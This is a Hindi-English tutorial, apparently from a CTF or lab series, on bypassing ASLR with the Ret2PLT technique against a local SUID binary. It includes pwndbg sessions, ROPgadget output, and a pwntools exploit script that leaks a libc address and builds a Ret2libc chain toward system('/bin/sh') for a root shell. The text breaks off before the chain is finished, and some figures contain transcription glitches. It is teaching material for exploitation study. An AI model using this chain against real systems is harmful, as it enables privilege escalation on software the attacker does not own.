- Address Computation:  $0x7f42e3304000 + \text{offset}$  (where offset is the size of the function)
- Final Addresses:
  - puts: 0x7f42e3304004
  - system: 0x7f42e3304009
  - printf: 0x7f42e3304010
  - gets: 0x7f42e3304018 (marked with a red circle)

Yha bs do chije honi chahiye. First **base address** aur dusra jis chij ka address nikal rha hun wo **starting** se kitni duri pr hai ye pta hona chahiye. Dono ka **addition** kr denge mil jayega **address**. ise hum **offset** bolte hai normally.

# Formula

Base/Starting Address Of The Region + Offset/Distance from Base Address = Randomized Address

Ex.

$$0x7f42e3304000 + 0x321 = 0x7f42e3304321$$

$$A + B = C$$

Ye jo result me **randomized address** show kr rha hai ye **100% randomised** nhi hota hai.

Randomized **Base Address** hota hai jo **ASLR** hume provide krtा hai.

## How to bypass ASLR

To sabse phle **ASLR** sbko **base address** assign krtा hai fir usme **offset** add kr deta hai to uska nya **address** ho jata hai.

Base/Starting Address Of The Region + Offset/Distance from Base Address = Randomized Address


Yha **offset** koi bhi pta kr skta hai. man lijiye **libc** file hai usme **printf** ka function **10 bytes** ke distance pr hai. agar hum next time open kare to bhi wo 10 bytes hi rhega. Is wajah se hume **offset** aasani se nikal skate hai. uske liye **tools** aate hai. aur **offset** constant rhta hai.

To **ASLR** me humara target kya hai **Base Address** ko find krna.



Agar equation ke point of view se dekhe to. agar humare pass **Randomized Address** hai aur **Offset** hai to hum **Base Address** pta kr skte hai.

To kuchh techniques bhi hoti hai jisse hum **Randomized Address** ko **leak** kra skte hai. agar isme kamyab hote hai to equation ki do chije humare pas aa jayegi to fir thir value (**Base address**) bhi mil jayega.



Agar hume ek bar **Base Address** pta chal gaya to hum kisi bhi **function** ya **string address**.

```
#####
```

## Return To PLT(Ret2PLT)

Is tutorial me **Return to PLT** technique ki help se hum **ASLR** ko bypass karenge. Aur **Return to PLT** technique bs **ASLR** ko bypass krne me use hoti hai ye hume **shell** nhi de skti hai.

To hume **shell** lene ke liye **Ret2PLT** ke sath koi dusri technique **chainup** krni pdagi jo hume **shell** de sake. To yha pr hum Ret2PLT ki help se ASLR ko bypass krenge fir **Ret2libc** technique ka use karenge **shell** lene ke liye.

**Challenge –**

```
→ Ret2Plt ls -la
total 28
drwxr-xr-x 2 root root 4096 Jul 26 12:37 .
drwxr-xr-x 3 root root 4096 Jul 24 16:32 ..
-rwsr-sr-x 1 root root 16920 Jul 24 16:33 ret2plt
→ Ret2Plt
```

Yha pr hume har bar ki tarah binary di hui hai. aur is binary pr **suid bit** set hai. hume ise exploit krke **root** ka **shell** lena hai.

To sabse phle hum ise run krke dekh lete hai.

```
→ Ret2Plt ./ret2plt
Enter Data -
AAAAAA
→ Ret2Plt
```

Protections check kr lete hai.

```
→ Ret2Plt checksec ./ret2plt
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ Ret2Plt
```

Yha pr **NX enabled** hai to hum **shellcode** ka use nhi kr skte hai. kyoki **stack, heap** se execute ki permission hta di gyi hogi.

To sbse phle ise hum **gdb** me open kr lete hai aur analysis krte hai.

```
→ Ret2Plt gdb ./ret2plt
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2plt...
(No debugging symbols found in ./ret2plt)
pwndbg>
```

Info function krte hai.

```
All defined functions:
```

```
Non-debugging symbols:  
0x0000000000401000 _init  
0x0000000000401090 puts@plt  
0x00000000004010a0 setresuid@plt  
0x00000000004010b0 setresgid@plt  
0x00000000004010c0 geteuid@plt  
0x00000000004010d0 gets@plt  
0x00000000004010e0 getegid@plt  
0x00000000004010f0 _start  
0x0000000000401120 _dl_relocate_static_pie  
0x0000000000401130 deregister_tm_clones  
0x0000000000401160 register_tm_clones  
0x00000000004011a0 __do_global_dtors_aux  
0x00000000004011d0 frame_dummy  
0x00000000004011d6 init  
0x0000000000401223 main  
0x0000000000401260 __libc_csu_init  
0x00000000004012d0 __libc_csu_fini  
0x00000000004012d8 _fini  
pwndbg> 
```

Yha pr bs do user defined function hai.

## 1. Init

## 2. Main

Jaisa humne phle bhi dekh tha init root uid equal krne ke liye hai. to humare kam ka nhi hai.

Aur **main** function humare kam ka hai.

Ab hum main function ko disassemble krke dekh lete hai.

```


pwndbg> disassemble main


Dump of assembler code for function main:
0x0000000000401223 <+0>:    endbr64
0x0000000000401227 <+4>:    push    rbp
0x0000000000401228 <+5>:    mov     rbp,rsp
0x000000000040122b <+8>:    sub    rsp,0x20
0x000000000040122f <+12>:   mov    eax,0x0
0x0000000000401234 <+17>:   call   0x401d6 <init>
0x0000000000401239 <+22>:   lea    rdi,[rip+0xdc4]      # 0x402004
0x0000000000401240 <+29>:   call   0x401090 <puts@plt>
0x0000000000401245 <+34>:   lea    rax,[rbp-0x20]
0x0000000000401249 <+38>:   mov    rdi,rax
0x000000000040124c <+41>:   mov    eax,0x0
0x0000000000401251 <+46>:   call   0x4010d0 <gets@plt>
0x0000000000401256 <+51>:   mov    eax,0x0
0x000000000040125b <+56>:   leave 
0x000000000040125c <+57>:   ret
End of assembler dump.
pwndbg>
```

To isme **3** functions hai. **init** humne phle hi dekh liya tha uske bad aata hai **puts** function. Jo “**enter data**” print kr rha tha. uske bad **gets** function user se **input** le rha tha. aur **gets** hume pta hai ki **buffer overflow** code se vulnerable hai.

Ab hum yha pr **Offset** nikal lete hai. mtlb kitne bytes ke bad program crash kr ja rha hai.

Ek **cyclic pattern** generate kr liya.

```

pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaalaamaanaaoaaapaaaqaaaraaaasaataauuaav
aaawaaaxaaayaaaa
pwndbg>
```

Program ko fir se run kr lete hai. aur **100 bytes** ka jo **cyclic pattern** generate kiya tha use dal dete hai.

```

pwndbg> r
Starting program: /root/yt/pwn/publish/Ret2Plt/ret2plt
Enter Data -
aaaabaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaalaamaanaaoaaapaaaqaaaraaaasaataauuaav
aaawaaaxaaayaaaa
```

Aur yha pr program crash kr gya hai return pr aate hi aur **return address** jo humne junk dala the usse overwrite ho chuka hai.

```
RBP 0x6161616a61616169 ('iaaaajaaa')
RSP 0x7ffe7f262248 ← 'kaaalalaamaanaaaapaaaqaaaraaaasaaataauuaavaawaaaxaaayaaa
RIP 0x40125c (main+57) ← ret
[ DISASM ]-
► 0x40125c <main+57>    ret    <0x6161616c6161616b>
```

```
pwndbg> cyclic -l kaaa
40
pwndbg>
```

Aur yha pr hume humara **Offset** mil chuka hai. mtlb iske bad jo bhi likhenge wo **return address** pr likha jayega.

To **Return To PLT** technique me hum **ASLR** ko hum defeat krne wale hai. jaisa ki humne pichle tutorial me dekha tha kis tarike se hum **base address** nikal skte hai. aur ek bar hume **Base Address** mil gya aur **Offset** mil to hum kisi bhi function ka **Randomize Address** khud se calculate kr skte hai.

Lekin **ASLR** ke pas jo **Randomise Address** hai use hume **leak** karana pdta hai. leak hum karenge **ret2plt** technique ki help se.

To hume kya chahiye **libc** ke kisi bhi function ka **Randomise Address** chahiye. Usme se hum **Offset** minus krke **Base Address** nikal skte hai.

To aise **address** kahan milte hai. binary ke andar kis jagah pr **functions** ke **address** milte hai.

To wo hota hai got table. Jahan pr functions ke addresses likhe hote hai.

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 6           I

[0x404018] puts@GLIBC_2.2.5 -> 0x7fa60bb4d420 (puts) ← endbr64
[0x404020] setresuid@GLIBC_2.2.5 -> 0x7fa60bbad4c0 (setresuid) ← endbr64
[0x404028] setresgid@GLIBC_2.2.5 -> 0x7fa60bbad570 (setresgid) ← endbr64
[0x404030] geteuid@GLIBC_2.2.5 -> 0x7fa60bbad0f0 (geteuid) ← endbr64
[0x404038] gets@GLIBC_2.2.5 -> 0x7fa60bb4c970 (gets) ← endbr64
[0x404040] getegid@GLIBC_2.2.5 -> 0x7fa60bbad110 (getegid) ← endbr64
pwndbg>
```

Yhi hai **Addresses** jahan se hum **Offset** minus krke **Base Address** calculate kr skte hai.

To agar hum kisi tarah **print** krwa de in addresses ko apne pas to, kyoki **print** krwana jaruri hai agar humne in **addresses** ko copy krke minus kiya **offset** ko aur jo **base address** milega wo next time change ho jayega. isliye hum ise apne **exploit** me **print** krwayenge. Ki jb bhi run ho **nya address** humare exploit me apne aap print kr de.

To humare ko kuchh aisa tarika chaiye ki jb bhi hum ise **run** kare ye **got** table se hume addresses print kr de.

Jaisa ki hum jante hai **print** krne ke liye hum kaun sa function use krte hai **puts** function.

To hum **puts** function se kahe ki **got table** ko **print** kra do. To kya hogा. Humare liye got ke addresses print ho jayenge. Yhi humko chahiye. Ise hum khte hai **Return To PLT** technique.

Isme kya hota hai kisi bhi printing function ke help lena chahe wo **puts**, **printf**, **write** kuchh bhi ho aur uski help se hum **GOT** table me jo **addresses** hote hai ya fir ek single **address** ko print kra lena. Yha hum chahe to pure **table** ko print na krakr ek address ko bhi **print** kra lu to humara kam ho jayega.

Yha pr hum **puts** function ka use lekr niche diye hue **puts** function ka address print kra lenge. Aur calculate krke **Base address** nikal lenge.

```
pwndbg> got
GOT protection: Partial RELRO | GOT functions: 6
[0x404018] puts@GLIBC_2.2.5 -> 0x7fa60bb4d420 (puts) ← endbr64
[0x404020] setresuid@GLIBC_2.2.5 -> 0x7fa60bbad4c0 (setresuid) ← endbr64
[0x404028] setresgid@GLIBC_2.2.5 -> 0x7fa60bbad570 (setresgid) ← endbr64
[0x404030] geteuid@GLIBC_2.2.5 -> 0x7fa60bbad0f0 (geteuid) ← endbr64
[0x404038] gets@GLIBC_2.2.5 -> 0x7fa60bb4c970 (gets) ← endbr64
[0x404040] getegid@GLIBC_2.2.5 -> 0x7fa60bbad110 (getegid) ← endbr64
pwndbg> 
```

Ab hum **exploit** banana suru krte hai.

So, this is simple template.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()

payload = cyclic(40) + []

io.sendline(payload)

io.interactive()
~
```

Payload me ab hum **cyclic pattern** ke bad **puts** function ko **call** karenge. to yha pr hume **puts** function ka argument bhi batana pdega. Kyoki **puts** function ek argument leta hai ki kis chij ko print krna hai. jis chij ko hume **print** krna hai use **rdi** ke andar set krna hai.

Agar hume **rdi** set karna hai to hume ek instruction chahiye hogा **pop rdi**. Aur uske bad **return** to ye **gadget** hum **ROPgadget** ke help se find kr lete hai. taki hum rdi register ko set kr denge got table ke address pr uske bad hum **puts** function ko call karenge to **puts** function **got table** ko print kr dega.

```
→ Ret2Plt ROPgadget --binary ./ret2plt
```

```
0x0000000000401148 : pop rax ; add dil, dil ; loopne 0x4011b5 ; nop ; ret
0x00000000004012bb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004012bf : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004011bd : pop rbp ; ret
0x00000000004012c3 : pop rdi ; ret
0x00000000004012c1 : pop rsi ; pop r15 ; ret
0x00000000004012bd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
0x00000000004012dd : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004012dc : sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x0000000000401143 : test eax, eax ; je 0x401150 ; mov edi, 0x404058 ; jmp rax
0x0000000000401185 : test eax, eax ; je 0x401190 ; mov edi, 0x404058 ; jmp rax
0x000000000040100f : test rax, rax ; je 0x401016 ; call rax
0x00000000004011b8 : wait ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], e
bx ; nop ; ret
```

Unique gadgets found: 73

```
→ Ret2Plt
```



To yha pr **pop rdi** ke bad hum **ret** kyo dundte hai. agar hum **pop rdi** ke bad **ret** nhi hogा to program khtm ho jayega aur exit kr jayega kyoki ise pta hi nhi chalega ki jana kahan hai **next instruction** pr nhi jayega.

**ret** kya kam krtा hai jo bhi next instruction hoga **Stack** me ye us pr chla jayega. aur hum **ret** ko koi n koi instruction dete rhte hai bar-2. ye us pr kudta rhta hai. aur humara program run krtा rhta hai.

yha **pop rdi** apna kam krega fir **ret** pr jayega aur **ret** ko hum bolenge is bar jump kr jao **puts** function pr. To **rdi** humara set hogा **puts** function pr to hum **call** kr denge **puts** function ko aur **puts** call hone ke bad humara jo **address** hai wo print ho jayega.

to **ret** hum dundte hai har instruction ke bad taki humara program **end** n ho. **ret** ko hum dete rhte hai kuchh n kuchh code taki wo band n ho jaye.


```
0x00000000004012bf : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004011bd : pop rbp ; ret
0x00000000004012c3 : pop rdi ; ret    I
0x00000000004012c1 : pop rsi ; pop r15 ; ret
0x00000000004012bd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp,
```

Ab hum iska address copy kr lenge.

```
io = process()
pop_rdi = pack(0x00000000004012c3)
payload = cyclic(40) + pop_rdi + █
io.sendline(payload)
```

Aur yha **pop\_rdi** me paste kr denge. uske bad hum cyclic ke bad **pop\_rdi** likhenge uske bad hum (jaisa ki jante hai rdi ek value **argument** me lete hai aur **pop rdi** kya kam krta hai jo bhi value next **Stack** me hogi use **rdi** ke andar dal deta hai. to hume **rdi** ke andar kya dalna hai **got** ka **address**) **elf.got.puts** likhenge. Ye **elf** ke andar **got** me se **puts** function **address** nikal kr **pop\_rdi** me store kr dega.

```
elf = context.binary = ELF('./ret2plt')
io = process()
pop_rdi = pack(0x00000000004012c3)
payload = cyclic(40) + pop_rdi + █
io.sendline(payload)
io.interactive()
~
```



Hum yha (elf.got.puts) pr kisi bhi function ko de skte hai. to humne yha pr **puts** ko de diya. yha kisi bhi ek function ka address chahiye hota hai bs.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()

pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)

payload = cyclic(40) + pop_rdi + pack(elf.got.puts)+ puts

io.sendline(payload)

io.interactive()
~
```

Ok, to yha **puts** ke **address** ko **pop\_rdi**, **rdi** register me dal dega. to iske bad iska **ret** aayega to ab hume kis function pr jana hai **puts** pr aur **got.puts** ka address print ho jayega.

Ab hum is **exploit** ko run krke dekh lete hai.

```
→ Ret2Plt python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Starting local process '/root/yt/pwn/publish/Ret2Plt/ret2plt': pid 2800
[*] Switching to interactive mode
Enter Data -
\x94\x88\xe4\xaf
[*] Got EOF while reading in interactive
$
```

To yha pr ye **little endian format** me print hua hai. jis humara terminal print nhi kr pata acche se to ye is tarah se print ho rha hai.

Aur har bar ye **address** nya hogा.

To ab hum jitna bhi kuchh program bhej rha hai use **receive** krenge aur **address** ko filter krke nikalenge.

```
pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)

payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts

io.sendline(payload)

print(io.recvall())

io.interactive()
~
```

## Output

```
→ Ret2Plt vim exploit.py
→ Ret2Plt python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2Plt/ret2plt': pid 2825
[+] Receiving all data: Done (21B)
[*] Process '/root/yt/pwn/publish/Ret2Plt/ret2plt' stopped with exit code -11 (SIGSEG
V) (pid 2825)
b'Enter Data - \n \xc4\xeb\x08\xac\x7f\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

To yh mila hume jo ki byte format me receive hua.

```
[+] Receiving all data: Done (21B)
[*] Process '/root/yt/pwn/publish/Ret2Plt/ret2plt'
V) (pid 2825)
b'Enter Data - \n \xc4\xeb\x08\xac\x7f\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
~
```

Yha hum dekh skte hai do `\n` print ho rha hai iska mtlb yha **3 lines** print ho rhi hai.

To hume bs itna(**address**) chahiye baki humare kam ke nhi hai. to hum ise cut krke nikalte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()

pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)

payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts

io.sendline(payload)

leak = io.recvlines(2)[1]
print(leak)
io.interactive()
~
```

yha iska mtlb **2 lines** receive krna chahte hai aur usme se **Index** number **[1]** means second line receive krna chahte hai.

## Output

```
→ Ret2Plt python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2Plt/ret2plt': pid 2839
b' \xb4\xef\xd4\xd9\x7f'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

to output me address little endian format me hai to hum ise hex me convert kr lete hai.

To yha pr hum **unpack()** ka use karenge ye **pack()** ka opposite function. Jya **pack()** **integer** ya hex ko **little endian** me convert krta hai wahi **unpack()** little endian se **integer** ya **hex** me convert krta hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()

pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)

payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts

io.sendline(payload)

leak = io.recvlines(2)[1]
leak_int = unpack(leak, 'all')
print(hex(leak_int))
io.interactive()
```

ya pr all humne isliye likha kyoki jo hume address leak milta hai wo **6 bytes** ka hota hai. aur jo **64 bit** ka binary hota hai usme address **8 bytes** ke hote hai. to **6 bytes** ka data hume isliye receive hota hai kyoki jo **2 bytes** ki data hoti hai wo **2 null bytes** hoti hai jo print nhi hoti hai. to wo **2 bytes** hum khud bhi likh ke add kr skte hai. otherwise hum all likh denge fir bhi kam kr dega.

ab hum exploit ko run krte hai.

```
→ Ret2Plt python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2Plt/ret2plt': pid 2852
0x7f2c76ef4420
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

ya pr hum dekh skte hai ye hex ke format me **address** jaisa lg rha hai. to mil gyा hume address.

Ab hum **Base Address** nikalna hai to ye jo **address leak** hua hai isme se **Offset** ko minus kr denge **Base Address** mil jayega.

Ab hum **Offset** nikalte hai.

Subse phle hume pta krna hai ki humari **libc** file kahan hai. to hum ldd command run karenge. ye **ldd** hume ye batata hai ki binary kaun-2 se libraries ka use kr rha hai.

```
→ Ret2Plt ldd ./ret2plt
    linux-vdso.so.1 (0x00007ffceaddf000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007facd8ed3000)
    /lib64/ld-linux-x86-64.so.2 (0x00007facd90d7000)
→ Ret2Plt
```

Ab hume **Offset** pta krna hai. to hum **objdump** likhenge uske bad **libc ka path** de denge.

```

→ Ret2Plt objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep -i puts
0000000000084420 g DF .text 0000000000001dc GLIBC_2.2.5 _IO_puts
0000000000084420 w DF .text 0000000000001dc GLIBC_2.2.5 puts
0000000000124330 g DF .text 0000000000004f4 GLIBC_2.2.5 puts_spent
0000000000126000 g DF .text 0000000000002d8 GLIBC_2.10 puts_gent
0000000000082ce0 w DF .text 000000000000180 GLIBC_2.2.5 fputs_I
0000000000082ce0 g DF .text 000000000000180 GLIBC_2.2.5 _IO_fputs
000000000008e320 w DF .text 00000000000009f GLIBC_2.2.5 fputs_unlocked
→ Ret2Plt

```

jaisa ki hum jante hai bahut tarah se **puts** hote hai. to isne **offset** nikal kr de diya **puts** function ka.

To **puts** function **libc** ke address se **0000000000084420** bytes dur hai.

ise hum copy kr lete hai aur ab hum chlte hai apne exploit.py me.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()

pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)

payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts

io.sendline(payload)

leak = io.recvlines(2)[1]
leak_int = unpack(leak,'all')
print(hex(leak_int))
libc_base = leak_int - 0x0000000000084420
print(hex(libc_base))
io.interactive()

```

## Output

```
→ Ret2Plt python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
  Arch:      amd64-64-little
  RELRO:    Partial RELRO
  Stack:    No canary found
  NX:       NX enabled
  PIE:     No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2Plt/ret2plt': pid 2903
0x7f6d0cfffe420
0x7f6d0cf7a000
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

ya pr hume **libc** ka **Base Address** mil chuka hai. lekin hume kaise pta ki ye sahi hai. kyoki jb bhi hum kisi bhi chij ka **Base Address** nikalte hai to uske last me humesa **000** hota hai.

Ab hume **Base Address** mil gaya to hume **return to libc** attack krna hai. **system()** function ko call krna hai **/bin/sh** ke sath.

hum thoda organise kr lete hai apne code ko.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()
#ret2plt
pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts
io.sendline(payload)

#recv leak
leak = io.recvlines(2)[1]
leak_int = unpack(leak, 'all')
libc_base = leak_int - 0x0000000000084420

#ret2libc

```

Ab yha ek problem hai jb humne ye sb kam kr liya send kr diya apne payload ko to program to band ho jayega n. kyoki wo ek bar humse input leta hai. wo humne send kr diya to program khtam ho jyega.

To dubara **return to libc** ke liye payload kaise bhejenge.

```

puts = pack(elf.sym.puts)
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts
io.sendline(payload)

```

to yha dekh skte hai sbse last me **puts** function ka code execute ho rha hai. to jb bhi koi **function call** hota hai to uske end me kuchh n kuchh **return** hota hai. kyoki har **function** ke last me **return address** hota hai.

Agar hum iske aage kuchh bhi likhenge to humara code us pr **return** ho skta hai abhi bhi. Mtlb **puts** ke aage agar hum koi **function** likhte hai to uspr **return** kr jayega.

```

puts = pack(elf.sym.puts)
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts + main
io.sendline(payload)

```

Agar hum **puts** ke aage **main** likh du to ye phle **leak** ko **print** karega fir ye **main** pr chala jayega aur dubara se **start** kar dega.

To aise krke hum jitni chahe utni bar chala skte hai apne program ko main pr le ja kr.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()
#ret2plt
pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts + main
io.sendline(payload)

#recv leak
leak = io.recvlines(2)[1]
leak_int = unpack(leak, 'all')
libc_base = leak_int - 0x0000000000084420

#ret2libc
~                                         I
#ret2libc                                         I

payload = cyclic(40) + pop_rdi + ■
io.sendline(payload)
io.interactive()
```

ya sbse phle ek bar ye run hoga fir aur ye **Address Leak** print kr dega puts ke help se fir jaise ki hum dekh skte hai puts ke **return** me humne **main** function likh diya to program fir se **start** ho jayega aur is bar **address leak** phle se hi rhega to hume bs **ret2libc** ko **execute** krna hai. to hum aage ka code likhte hai.

```
#ret2libc                                         I

payload = cyclic(40) + pop_rdi + ■
io.sendline(payload)
io.interactive()
```

pop\_rdi ke andar is bar hume '**/bin/sh**' dena hai. to uska address hume nikalna pdega hume nhi pta.

Yha hum **strings** tool ki help se nikalenge. To normally string tool hume bs string dikhata hai. to hume uska **Offset** bhi chahiye ki **libc** se kitne duri pr hai.

```
→ Ret2Plt strings -t x /lib/x86_64-linux-gnu/libc.so.6 | grep -i /bin/sh  
1b45bd /bin/sh  
→ Ret2Plt
```

yha pr hum **-t** offset find krne ke liye use hota hai. aur **x** hex me get krne ke liye. dono milakr **Offset Hex** me get krne ke liye use hota hai.

```
#ret2libc  
bin_sh = libc_base + 0x1b45bd  
payload = cyclic(40) + pop_rdi + bin_sh +   
  
io.sendline(payload)  
io.interactive()
```

yha pr hum **libc\_base** me offset add krke **bin\_sh** ka address bna liya. Aur **Offset** ko **hex** me denge.

Ab hum **bin\_sh** ke bad ek **blank ret** ka **address** add krna hoga fir **system** function ka **address** denge.

To hum **blank ret** ko **ROPgadget** ki help se find kr lete hai.

```
→ Ret2Plt ROPgadget --binary ./ret2plt
```

yha pr hume **ret** mil gya hai.

```
0x0000000000004012bf : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000004011bd : pop rbp ; ret
0x0000000000004012c3 : pop rdi ; ret
0x0000000000004012c1 : pop rsi ; pop r15 ; ret
0x0000000000004012bd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000000040101a : ret           I
0x000000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
0x0000000000004012dd : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000004012dc : sub rsp, 8 ; add rsp, 8 ; ret
0x000000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x000000000000401143 : test eax, eax ; je 0x401150 ; mov edi, 0x404058 ; jmp rax
0x000000000000401185 : test eax, eax ; je 0x401190 ; mov edi, 0x404058 ; jmp rax
0x00000000000040100f : test rax, rax ; je 0x401016 ; call rax
0x0000000000004011b8 : wait ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3
bx ; nop ; ret
```

Unique gadgets found: 73

→ Ret2Plt

```
#ret2libc
bin_sh = pack(libc_base + 0x1b45bd)
ret = pack(0x000000000040101a)
payload = cyclic(40) + pop_rdi + bin_sh + ret +
io.sendline(payload)
io.interactive()
```

Yha pr hum **libc\_base + offset** ko **pack** krna bhol gye the. **ret** ke **address** ko bhi hum **pack** kr dete hai.

